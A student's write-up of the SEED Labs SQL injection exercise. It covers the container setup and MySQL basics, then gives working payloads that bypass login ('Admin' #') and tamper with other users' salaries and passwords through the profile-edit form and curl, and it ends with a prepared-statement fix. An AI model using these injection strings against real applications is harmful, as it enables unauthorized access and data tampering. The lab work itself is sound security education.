

SQL Injection Attack Lab


2.Lab Environment

Adding

10.9.0.5 www.seed-server.com

To /etc/host/ by command

- sudo nano /etc/hosts



```
GNU nano 4.8 /etc/hosts Modified
For CSRF Lab
10.9.0.5 www.csrflabelgg.com
10.9.0.5 www.csrfiab-defense.com
10.9.0.105 www.csrfiab-attacker.com

For Shellshock Lab
10.9.0.80 www.seedlab-shellshock.com

For Web Basics
10.9.0.5 www.bank32.com
10.9.0.5 www.bank99.com

adding sql injection
10.9.0.5 www.seed-server.com
Get Help Write Out Where Is Cut Text Justify
Exit Read File Replace Paste Text To Spell
```

Control x to save and enter to over right


- ctrl + x
- Enter

2.1 Set Up container and commands

First of all we have to download setup files from

https://seedsecuritylabs.org/Labs_20.04/Web/Web_SQL_Injection/

I download the setup files and loaded in documents folder so I will be opening docker in documents folder so you also have to download it in Documents folder to follow the following implementation



Then I have to setup the docker file by opening the location in Terminal

In terminal

- ls
- cd Documents
- cd Labsetup/
- ls

There we will see the Docker-compose.yml file inside then put the command

- dcbuild

```
35/19/22]seed@VM:~$ ls
asktop Documents Downloads Music Pictures Public Templates Videos
35/19/22]seed@VM:~$ cd Documents
35/19/22]seed@VM:~/Documents$ ls
absetup
35/19/22]seed@VM:~/Documents$ cd labsetup
ash: cd: labsetup: No such file or directory
35/19/22]seed@VM:~/Documents$ cd Labsetup/
35/19/22]seed@VM:~/../Labsetup$ ls
docker-compose.yml image_mysql image_www
35/19/22]seed@VM:~/../Labsetup$ dcbuild
Building www
Step 1/5 : FROM handsontest/seed-server:apache-php
--> 2365d0ed3ad9
Step 2/5 : ARG WWWDir=/var/www/SQL_Injection
--> Running in 47e00f9ec0db
Removing intermediate container 47e00f9ec0db
--> 481d8ea9c7aa
Step 3/5 : COPY Code $WWWDir
--> 131fd785ac5a
Step 4/5 : COPY apache_sql_injection.conf /etc/apache2/sites-available
--> b49c70bd7f27
Step 5/5 : RUN a2ensite apache_sql_injection.conf
```

Then it will be downloaded and compiled successfully once its done open the new terminal and enable docker by the command open new terminal then

- dockps

It will show our docker id we have to start by pointing the docksh xx where xx is the first 2 string of our docker number in my case my first 2 string are be so my command will be

- docksh be

```
[05/19/22]seed@VM:~$ dockps
bea91bf0e99d mysql-10.9.0.6
95830d0e29bb www-10.9.0.5
[05/19/22]seed@VM:~$
```

```
2[05/19/22]seed@VM:~$ dockps
  bea91bf0e99d  mysql-10.9.0.6
295830d0e29bb  www-10.9.0.5
: [05/19/22]seed@VM:~$ docksh be
2root@bea91bf0e99d:/#
```



Now our docker is ready we have login in our sql injection

2.2 About web application

This is a vulnerable web application containing of data of administration and user and no use can access each other data only admin and access it the vulnerability in this application which I will exploit is we will have an control on administration account by using employee account it has role only to modify their own profile from the user or non-user by exploiting the vulnerability

3 Lab Tasks

3.1 Get familiar with Sql commands

To login to sql command in docker

- `mysql -u root -pdees`

where -u represent username which is root and password -p which is dees

```
root@bea91bf0e99d:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Now I know the basic commands of sql to get familiar with commands we will create a test_db (testing database) and create our own table to put data so we know what the is actually done at the back end

To see the databases already created SHOW DATABASES; command we see sqllab_users is created which we will be exploiting for now I am creating new test_db to explain how it is created

- SHOW DATABASES;

```
mysql> SHOW DATABASES;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| sqllab_users |
| sys |
+-----+
5 rows in set (0.00 sec)

mysql>
```

Then I am creating the database named test_db by following command


- CREATE DATABASE test_db;

And to see same SHOW DATABASES;

```
mysql> CREATE DATABASE test_db;
Query OK, 1 row affected (0.01 sec)
```

```
mysql> SHOW DATABASES;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| sqllab_users |
| sys |
| test_db |
+-----+
6 rows in set (0.00 sec)

mysql>
```



To use test_db we use the command

- Use test_db

```
mysql>
mysql> use test_db
Database changed
```

To create table we define tablename I used mytable datatype to store according to mysql standard and then size and name of field in this I used the following ID ,Name, Age, Salary and variables

- CREATE TABLE mytable (ID INT (6) NOT AUTO_INCREMENT, Name VARCHAR (30) NOT NULL, Age INT (3), Salary INT (10), PRIMARY KEY (ID));
- DESCRIBE mytable;

```
mysql> CREATE TABLE mytable ( ID INT (6) NOT NULL AUTO_INCREMENT, Name VARCHAR (30) NOT NULL, Age INT (3), Salary INT (10), PRIMARY KEY (ID) );
Query OK, 0 rows affected, 3 warnings (0.02 sec)
```

```
mysql> DESCRIBE mytable;
```

Field	Type	Null	Key	Default	Extra
ID	int	NO	PRI	NULL	auto_increment
Name	varchar(30)	NO		NULL	
Age	int	YES		NULL	
Salary	int	YES		NULL	

```
4 rows in set (0.00 sec)
```

```
mysql>
```

Now if we want to store data in that field we can put data with the following mysql commands point Field Type and type of data we want to store in this sanerio I created Alice age 25 and salary 6000 to copy exact table of our this data base is created provided seedlab_users;

- INSERT INTO mytable (Name, Age, Salary) VALUES ('ALICE', 25, 6000);
- INSERT INTO mytable (Name, Age ,Salary) VALUES ('Bob', 35, 7000);
- INSERT INTO mytable (Name, Age ,Salary) VALUES ('Charlie', 45, 8000);
- INSERT INTO mytable (Name, Age ,Salary) VALUES ('David', 55, 9000);
- INSERT INTO mytable (Name, Age ,Salary) VALUES ('Eve', 40,8000);

```
mysql> INSERT INTO mytable (Name, Age, Salary) VALUES ('ALICE', 25, 6000);
Query OK, 1 row affected (0.02 sec)

mysql> INSERT INTO mytable (Name, Age, Salary) VALUES ('Bob', 35, 7000);
Query OK, 1 row affected (0.00 sec)

mysql> INSERT INTO mytable (Name, Age, Salary) VALUES ('Charlie', 45, 8000);
Query OK, 1 row affected (0.00 sec)

mysql> INSERT INTO mytable (Name, Age, Salary) VALUES ('David', 55, 9000);
Query OK, 1 row affected (0.01 sec)

mysql> INSERT INTO mytable (Name, Age, Salary) VALUES ('Eve', 40, 8000);
Query OK, 1 row affected (0.00 sec)

mysql> █
```

Now to check data command `SELECT * FROM mytable;` where `*` points all the data stored in mytable so it will show all the data in the database I created

- `SELECT * FROM mytable;`

```
mysql> SELECT * FROM mytable;
+----+-----+-----+-----+
| ID | Name   | Age  | Salary |
+----+-----+-----+-----+
| 1  | ALICE  | 25   | 6000   |
| 2  | Bob    | 35   | 7000   |
| 3  | Charlie| 45   | 8000   |
| 4  | David  | 55   | 9000   |
| 5  | Eve    | 40   | 8000   |
+----+-----+-----+-----+
5 rows in set (0.00 sec)

mysql> █
```

We can specify the condition show Name of particular table and his salary is greater than some condition that's our mysql accepts commands now result will be on that name as well who where name field have salary of 8000 or greater will be displayed

```
mysql> SELECT * FROM mytable WHERE Name='Alice' OR Salary>8000;
```

```
+-----+-----+-----+-----+
| ID | Name | Age | Salary |
+-----+-----+-----+-----+
| 1 | ALICE | 25 | 6000 |
| 4 | David | 55 | 9000 |
+-----+-----+-----+-----+
2 rows in set (0.00 sec)
```

```
mysql> █
```

- SELECT * FROM mytable WHERE Name= 'Alice' OR Salary>8000;

This is our database user is created and database table and data is stored and looked we got familiar with sql commands now I will check the seedlab_user database which is provided to us.

So now I will login the user to sqllab_user and see the databoxes which is created and what data is stored in sqllab_user

- use sqllab_users;
- show tables

```
mysql> use sqllab_users;
```

Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed

```
mysql> show tables;
```

```
+-----+-----+
| Tables_in_sqllab_users |
+-----+-----+
| credential              |
+-----+-----+
1 row in set (0.00 sec)
```

- DESCRIBE credential;


```
mysql> DESCRIBE credential;
```

Field	Type	Null	Key	Default	Extra
ID	int unsigned	NO	PRI	NULL	auto_increment
Name	varchar(30)	NO		NULL	
EID	varchar(20)	YES		NULL	
Salary	int	YES		NULL	
birth	varchar(20)	YES		NULL	
SSN	varchar(20)	YES		NULL	
PhoneNumber	varchar(20)	YES		NULL	
Address	varchar(300)	YES		NULL	
Email	varchar(300)	YES		NULL	
NickName	varchar(300)	YES		NULL	
Password	varchar(300)	YES		NULL	

```
11 rows in set (0.00 sec)
```

This is databoxes created by seed lab and to check the data stored in this filed we will use the command

- `SELECT * FROM credential;`

```
mysql> SELECT * FROM credential;
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	20000	9/20	10211002					fdbe918bdae83000aa54747fc95fe0470fff4976
2	Boby	20000	30000	4/20	10213352					b78ed97677c161c1c82c142906674ad15242b2d4
3	Ryan	30000	50000	4/10	98993524					a3c50276cb120637cca669eb38fb9928b017e9ef
4	Samy	40000	90000	1/11	32193525					995b8b8c183f349b3cab0ae7fccc39133508d2af
5	Ted	50000	110000	11/3	32111111					99343bff28a7bb51cb6f22cb20a618701a2c2f58
6	Admin	99999	400000	3/5	43254314					a5bdf35a1df4ea895905f6f6618e83951a6effc0

```
6 rows in set (0.01 sec)
```


```
mysql> |
```

This is the data stored in seedlab_users predefined by seedlab sql

3.2 Task 2: SQL injection Attack on select statement

To perform the sql attack we have to visit the website by visiting

www.seed-server.com we see the login page where we can put the user name and the password



In SQL language # command is used to comment the data written in front of it

It can be used in a dangerous way. We know that the login page is made in php and data is being stored in mysql. We will give data in this login page and it will be compared with the mysql database.

To attack, we will enter SQL COMMAND CODE instead of normal text. The command which will be our sql. We know that data is being accepted in it as a user. Let's check the source code of this website to see how the data is being sent to sql. We will open the back_unsafe_home.php from the following path: open the docker file inside that image_www inside that code folder and there is unsafe_home.php

```

38
39 <?php
40 session_start();
41 // If the session is new extract the username password from the GET request
42 $input_uname = $_GET['username'];
43 $input_pwd = $_GET['Password'];
44 $hashed_pwd = sha1($input_pwd);
45
46 // check if it has exist login session
47 if(($input_uname==" and $hashed_pwd==sha1("") and $_SESSION['name']!=" and $_SESSION['pwd']!=")){
48     $input_uname = $_SESSION['name'];
49     $hashed_pwd = $_SESSION['pwd'];
50 }
51

```

According to line 42 the data we are giving input is being stored in Input_name as well password in Input_pwd and further Input_pwd is being hashed

```


// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
if (!$result = $conn->query($sql)) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die('There was an error running the query [' . $conn->error . ']\n');
    echo "</div>";
}
/* convert the select return result into array type */

```

Now the data is user name is being sent to data base in mysql and if its failed there an error inside **'\$input_uname' our input will be there what I am going to do is tell it that username' where ' ends the user name and # comments the whole next statement** as it satisfy the condition the password field is commented and connection will be successful and we can login in it so our final command will be

- **Alice' #**

Where boby is the username of the sql stored in data base so we entered the username and rest condition is commented so we login to account successfully due to coding logic statement.



Employee Profile Login


USERNAME Alice' #

PASSWORD Password

Login

Copyright © SEED LABs

We login successfully in the Alice account without password using SELECT statement vulnerability



Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Task 2.1 SQL Injection Attack from Webpage

Task is to login using in admin account and we now the username is admin so commands remain same

- **Admin' #**

Employee Profile Login

USERNAME

Admin' #

PASSWORD

Password

Login

Copyright © SEED LABs

User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABs

We login into admin successfully without password

Task 2.2: SQL Injection Attack from command line

Now we have to do same attack from command line by using the given example we know that url does not accept special character we will use the following syntax

syntax is %23 (HASHTAG)

' syntax is %27 (Single quote)

Space syntax is %20 (spacebar)

So we will modify link by adding the following injection

- curl
'www.seedserver.com/unsafe_home.php?username=alice%27%20%23&Password=11'

```
root@kali:~#  
[05/19/22]seed@VM:~$ curl 'www.seed-server.com/unsafe_home.php?username=alice%27%20%23&Password=11'  
<!--  
SEED Lab: SQL Injection Education Web platform  
Author: Kailiang Ying  
Email: kying@syr.edu  
-->  
  
<!--  
SEED Lab: SQL Injection Education Web platform  
Enhancement Version 1  
Date: 12th April 2018  
Developer: Kuber Kohli  
  
Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.
```

Commented [AW1]:

alice' # (passing parameter in url to execute same command using keywords)

Url worked and response

We logged successfully by reading the code we can get the output highlighting the data

```

</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ></a>

      <ul class="navbar-nav mr-auto mt-2 mt-lg-0" style="padding-left: 30px;"><li class="nav-item active"><a class="nav-link" href="unsafe_home.php">Home <span class="sr-only">(current)</span></a></li><li class="nav-item"><a class="nav-link" href="unsafe_edit_frontend.php">Edit Profile</a></li></ul><button onclick="logout()" type="button" id="logoutBtn" class="nav-link my-2 my-lg-0">Logout</button></div></nav><div class="container col-lg-4 col-lg-offset-4 text-center"><br><h1><b> Alice Profile </b></h1><hr><br><table class="table table-striped table-bordered"><thead class="thead-dark"><tr><th scope="col">Keys</th><th scope="col">Value</th></tr></thead><tr><th scope="row">Employee ID</th><td>10000</td></tr><tr><th scope="row">Salary</th><td>20000</td></tr><tr><th scope="row">Birth</th><td>9/28</td></tr><tr><th scope="row">SSN</th><td>10211002</td></tr><tr><th scope="row">NickName</th><td></td></tr><tr><th scope="row">Email</th><td></td></tr><tr><th scope="row">Address</th><td></td></tr><tr><th scope="row">Phone Number</th><td></td></tr></table>
    <br><br>
    <div class="text-center">
      <p>
        Copyright &copy; SEED LABS
      </p>
    </div>
  </div>

```


Salary Birth and Employee all the data response has come

Task 2.3: Append a new SQL statement

We will try to append two sql statements

admin'; UPDATE credential SET Name = 'Wahab' WHERE Name = 'Alice'; #

This command will not execute because by default **mysql does not allow multiple statement to execute at a same time only allow 1 statement to execute at the time it is disable in mysql by default**

A screenshot of a MySQL error message. It features a green header bar at the top. Below it, a light green box contains the error text: "There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'wahab' WHERE Name = 'Alice'; # and Password='da39a3ee5e6b4b0d3255bfef95601890af' at line 3]\n".

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'wahab' WHERE Name = 'Alice'; # and Password='da39a3ee5e6b4b0d3255bfef95601890af' at line 3]\n

We any web application allow multiple query it will work that using the function


- `mysql->multiquery()`

allowing api in the php coding

3.3 Task 3: SQL Injection Attack on UPDATE Statement

By seeing the code we got to know if we can edit our profile we can change our nick name and phone number but we does not have a salary index to change our salary although we know that there is an salary filed in our database which stores salary so we are logging in our profile and there we will try to update the things(our salary) which can be edited by admin not employee we will do it with employee by exploiting the vulnerability.

We login to alice and we went alice profile



Home Edit Profile

Alice's Profile Edit

NickName

Email

Address

Phone Number

Password

Save

Copyright © SEED LABs

Task 3.1: Modify your own salary

We know that we don't have access to modify salary but still we can update our nick name and phone number assume we know there is an Salary index in mysql so we will change our nick name and tell the mysql change salary to 99999 by the following command

- **Abdulwahab', Salary = '999999**

Where Abdulwahab is the nick name we update and Salary is the index in mysql which stores salary

Alice's Profile Edit

NickName	<input type="text" value="Abdulwahab',Salary='999999"/>
Email	<input type="text" value="Email"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="PhoneNumber"/>
Password	<input type="text" value="Password"/>

Copyright © SEED LABs

Alice Profile

Key	Value
Employee ID	10000
Salary	999999
Birth	9/20
SSN	10211002
NickName	Abdulwahab
Email	
Address	
Phone Number	



Salary updated

Task 3.2: Modify other people's salary

Reduce Bobby salary to 1 dollar

- ABDULWAHAB', Salary = 1 WHERE name = 'Bobby' #

It will update the nickname to AbdulWahab and Salary to 1\$ where the field is Bobby technically, we changed the Bobby Salary and nick name from Alice profile without having access to his as well admin account

Alice's Profile Edit

NickName	<input type="text" value="AHAB', salary = 1 WHERE name = 'Bobby' #"/>
Email	<input type="text" value="Email"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="PhoneNumber"/>
Password	<input type="text" value="Password"/>

Save

Copyright © SEED LABs

Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	ABDULWAHAB
Email	
Address	
Phone Number	

Copyright © S5ED LABs

Task 3.3: Modify other people' password

Now we have to modify Boby password from our profile by seeing the code we got to know the password is in hash sha1 so we will use the sha1 command in our and change the password of Boby from our password field by

- `bobyhacked', Password = sha1('wahabhere) WHERE name= 'Boby'#`

where bobyhacked is the nick name entering field password is the filed anmd sha1 was the algorithm used and change the password and nickname of field Boby and comment the rest

Alice's Profile Edit

NickName

Email

Address

Phone Number

Password

Save

Firefox Browser - May 21 12:42

SQLi Lab x SQLInjection.pdf x SQLi Lab x WhatsApp x

www.seed-server.com/unsafe_home.php?username=Boby&Password=wahabhere 67%

Home Edit

Would you like Firefox to save this login for seed-server.com?

Boby

wahabhere

☒ Show password

Don't Save Save

y Profile

	Value
Employee ID	20000
Salary	30000
Birth	4/20
SSN	10213352
NickName	wahabhackyou
Email	
Address	
Phone Number	

Boby Profile	
Key	Value
Employee ID	20000
Salary	30000
Birth	4/20
SSN	10213352
NickName	wahabhackyou
Email	
Address	
Phone Number	

Hence we modified Boby Salary and nick name from Alice profile using command sql injection attack

3.4 Task 4: Countermeasure Prepared Statement

Now to take precaution there is same web application in www.seed-server.com/defence this is special designed so we can mess with the code application inside this both application source code are same this is just inside the defense folder so we have to see the code of how the database parameter is being pass by seeing the example we open our webapllication unsafefhome.php inside container of www

- dockps

```
05/22/22] seed@VM:~$ dockps
ea91bf0e99d  mysql-10.9.0.6
5830d0e29bb  www-10.9.0.5
05/22/22] seed@VM:~$
```

- docksh 95

```
[05/21/22]seed@VM:~$ docksh 95
root@95830d0e29bb:/# ls
bin  dev  home  lib32  libx32  mnt  proc  run  srv  tmp  var
boot  etc  lib  lib64  media  opt  root  sbin  sys  usr
root@95830d0e29bb:/# cd var
root@95830d0e29bb:/var# cd www
root@95830d0e29bb:/var/www# ls
SQL_Injection  html
root@95830d0e29bb:/var/www# ls
SQL_Injection  html
root@95830d0e29bb:/var/www# cd SQL_Injection/
root@95830d0e29bb:/var/www/SQL_Injection# ls
css      index.html  seed_logo.png  unsafe_edit_frontend.php
defense  logoff.php  unsafe_edit_backend.php  unsafe_home.php
root@95830d0e29bb:/var/www/SQL_Injection# cd defense/
root@95830d0e29bb:/var/www/SQL_Injection/defense# ls
getinfo.php  index.html  style_home.css  unsafe.php
root@95830d0e29bb:/var/www/SQL_Injection/defense# nano unsafe.php
```

- cd var
- cd www
- cd SQL_Injection/
- cd Defense
- nano unsafe.php

now understanding the code the hardcoded is taking the data which can be code and if injected will be executed to sql statement

```
// create a connection
$conn = getDB();

// do the query
$result = $conn->query("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= '$input_uname' and Password= '$hashed_pwd'");
if ($result->num_rows > 0) {
    // only take the first row
    $firstrow = $result->fetch_assoc();
    $id       = $firstrow["id"];
    $name     = $firstrow["name"];
    $eid      = $firstrow["eid"];
    $salary   = $firstrow["salary"];
    $ssn      = $firstrow["ssn"];
}

// close the sql connection
$conn->close();
```

I commented the vulnerable code

```
GNU nano 4.8 unsafe.php
$hashed_pwd = sha1($input_pwd);

// create a connection
$conn = getDB();
/* This is the vulnerable code which i commented
// do the query
$result = $conn->query("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= '$input_uname' and Password= '$hashed_pwd'");

if ($result->num_rows > 0) {
    // only take the first row
    $firstrow = $result->fetch_assoc();
    $id       = $firstrow["id"];
    $name      = $firstrow["name"];
    $eid       = $firstrow["eid"];
    $salary    = $firstrow["salary"];
    $ssn       = $firstrow["ssn"];
}
*/
```

And added the binded code which converts input data to text and does not execute the query instead it binds the data into text and then its execute 1 statement at a time only

```
root@95830d0e29bb: /var/www/SQL_Injection/defense
GNU nano 4.8 unsafe.php
    $salary = $firstrow["salary"];
    $ssn     = $firstrow["ssn"];
}
*/

$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= ? and Password= ? ");
$stmt->bind_param("ss",$input_uname,$hashed_pwd);
$stmt->execute();
$stmt->bind_result($id,$name,$eid,$salary,$ssn);
$stmt->fetch();

$stmt->close();
// close the sql connection
$conn->close();
?>
```

Any input here will be bind to parameter and then execute and actual statement will bind to result after execution of parameter

Comment the code below \$conn=getdb(); Till end of if closing bracketed } statement bracket and add my following code


```
$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= ? and Password= ? ");
$stmt->bind_param("ss",$input_uname,$hashed_pwd);
$stmt->execute();
$stmt->bind_result($id,$name,$eid,$salary,$ssn);
$stmt->fetch();

$stmt->close();
// close the sql connection
$conn->close();
?>
```

Then Control X to save and Yes to modify and Enter

```
root@95830d0e29bb: /var/www/SQL_Injection/defense# nano unsafe.php
root@95830d0e29bb: /var/www/SQL_Injection/defense# nano unsafe.php
root@95830d0e29bb: /var/www/SQL_Injection/defense# █
```


Open browser go to www.seed-server.com/defence

user : Alice

